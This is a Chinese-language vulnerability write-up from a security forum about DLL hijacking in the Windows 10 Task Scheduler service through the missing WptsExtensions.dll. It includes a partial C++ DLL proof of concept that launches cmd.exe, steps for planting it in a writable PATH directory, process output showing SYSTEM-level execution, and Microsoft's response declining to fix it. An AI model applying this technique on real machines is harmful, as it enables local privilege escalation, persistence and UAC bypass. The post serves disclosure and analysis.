Windows 10 Task Scheduler服务DLL注入漏洞分析

大闸蟹清蒸最好吃 / 2019-06-01 09:41:00 / 浏览数 3651 安全技术 漏洞分析

Windows 10 Task Scheduler服务DLL注入漏洞分析

0x00 前言

最近我一直在逆向分析某款反病毒解决方案，在逆向过程中，我发现Windows 10 Task Scheduler（计划任务）服务会寻找某个不存在的DLL，因此存在DLL劫持/注入漏洞。如果攻击者可以向PATH环境变量指定的目录中写入恶意DLL，那么就可以利用这种方式

0x01 DLL劫持


Task Scheduler服务会使用相对名称来加载某个程序库，因此存在DLL劫持风险。当Windows系统上的应用或者服务启动时，为了能正常工作，这些应用或服务会按照一定的顺序

需要加载DLL时，应用程序会按照顺序搜索如下目录：

- 应用加载目录
- `C:\Windows\System32`
- `C:\Windows\System`
- `C:\Windows`
- 当前工作目录
- 系统PATH环境变量指定的目录
- 用户PATH环境变量指定的目录

Task Scheduler服务会尝试加载不存在的某个DLL。

如下图所示，该服务找不到`WptsExtensions.dll`这个库。




攻击者可以精心构造一个DLL来利用这个脆弱点，在加载时执行代码。

dllmain.cpp | DllHijacking.cpp


DllHijacking | (Global Scope)

```
#include <iostream>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved)
{
    //DisableThreadLibraryCalls(hModule);
    //HideModule(hModule);
    TCHAR cmdPath[28] = _T("C:\\Windows\\System32\\cmd.exe");
    TCHAR cmdArgs[59] = _T("C:\\Windows\\System32\\cmd.exe /K echo 1 >> C:\\Tools\\reve.txt");
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        STARTUPINFO si;
        PROCESS_INFORMATION pi;

        ZeroMemory(&si, sizeof(si));
        si.cb = sizeof(si);
        ZeroMemory(&pi, sizeof(pi));


        if (!CreateProcess(cmdPath,   // No module name (use command line)
            cmdArgs,     // Command line
            NULL,           // Process handle not inheritable
            NULL,           // Thread handle not inheritable
            FALSE,          // Set handle inheritance to FALSE
            0,              // No creation flags
            NULL,           // Use parent's environment block
            NULL,           // Use parent's starting directory
            &si,            // Pointer to STARTUPINFO structure
```



然后再分析PATH环境变量，查看自己是否能在其中某个目录中存放恶意DLL文件。




比如，攻击者具备C:\\python27-x64目录的写入权限。



重命名该DLL，匹配服务待加载的DLL名称。




当系统重启或者该服务重启时，应用程序就会以`NT_AUTHORITY\SYSTEM`权限启动`cmd.exe`。



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	User Name	Command Line
backgroundTaskHost.exe	Susp...	7,336 K	30,700 K	3228	Background Task Host	Microsoft Corporation	DESKTOP-30OU7IQ\user	"C:\Windows\system32\backgroundTaskHost.exe" -ServerName:CortanaUI.AppXy7
cmd.exe		4,068 K	3,360 K	5176	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,084 K	3,352 K	5192	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,080 K	3,352 K	5204	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,072 K	3,360 K	5284	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,072 K	3,360 K	5432	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,080 K	3,352 K	5600	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,076 K	3,360 K	5772	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,080 K	3,352 K	5864	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,072 K	3,360 K	6076	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,068 K	3,360 K	6008	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,080 K	3,360 K	6500	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
cmd.exe		4,080 K	3,360 K	6668	Windows Command Processor	Microsoft Corporation	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe /K echo 1 >> C:\Tools\fortinet.txt
conhost.exe	0.04	6,656 K	12,132 K	5212	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.05	6,636 K	12,120 K	5220	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.02	6,640 K	12,120 K	5228	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.02	6,648 K	12,136 K	5316	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.01	6,664 K	12,136 K	5440	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.03	6,648 K	12,128 K	5624	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.05	6,652 K	12,132 K	5792	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.05	6,660 K	12,136 K	5912	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.02	6,668 K	12,132 K	6112	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.02	6,648 K	12,124 K	6152	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.04	6,656 K	12,136 K	6512	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
conhost.exe	0.03	6,660 K	12,128 K	6676	Console Window Host	Microsoft Corporation	NT AUTHORITY\SYSTEM	\??\C:\Windows\system32\conhost.exe 0x4
csrss.exe		1,724 K	5,176 K	396	Client Server Runtime Process	Microsoft Corporation	NT AUTHORITY\SYSTEM	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024

具备正常用户权限的攻击者可以利用这种方法，通过"Task Scheduler"服务以及存在脆弱点的PATH环境变量，在本地主机上创建一个管理员账户。这种方法也可以用来实现本地驻留以及绕过UAC。

经过逆向分析后，我们可以发现问题在于`WPTaskScheduler.dll`代码中会导入`WptsExtensions.dll`这个库，并且导入该库时并没有使用完整路径，如下图所示：



0x02 官方反馈

官方反馈如下：

> 您好，感谢您与微软安全响应中心（MSRC）联系。如果没有理解错的话，这个漏洞需要攻击者事先将某个恶意文件写入程序启动的目录（这里为下载目录）。根据Win
>
> 因此，我们会关闭并不再监控这个话题。如果您确信我们对报告内容有所误解，请向`secure@microsoft.com`提交一份新的邮件，其中包括：
>
> - 初始报告中提供的相关信息
> - 复现该问题所需的详细步骤
> - 简要描述攻击者如何利用该信息远程攻击其他用户
> - 概念验证（PoC），如视频录像、崩溃报告、屏幕截图或者相关代码示例
>
> 关于安全漏洞的评判标准，请参考"安全漏洞定义"相关内容。

原文：https://remoteawesomethoughts.blogspot.com/2019/05/windows-10-task-schedulerservice.html

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板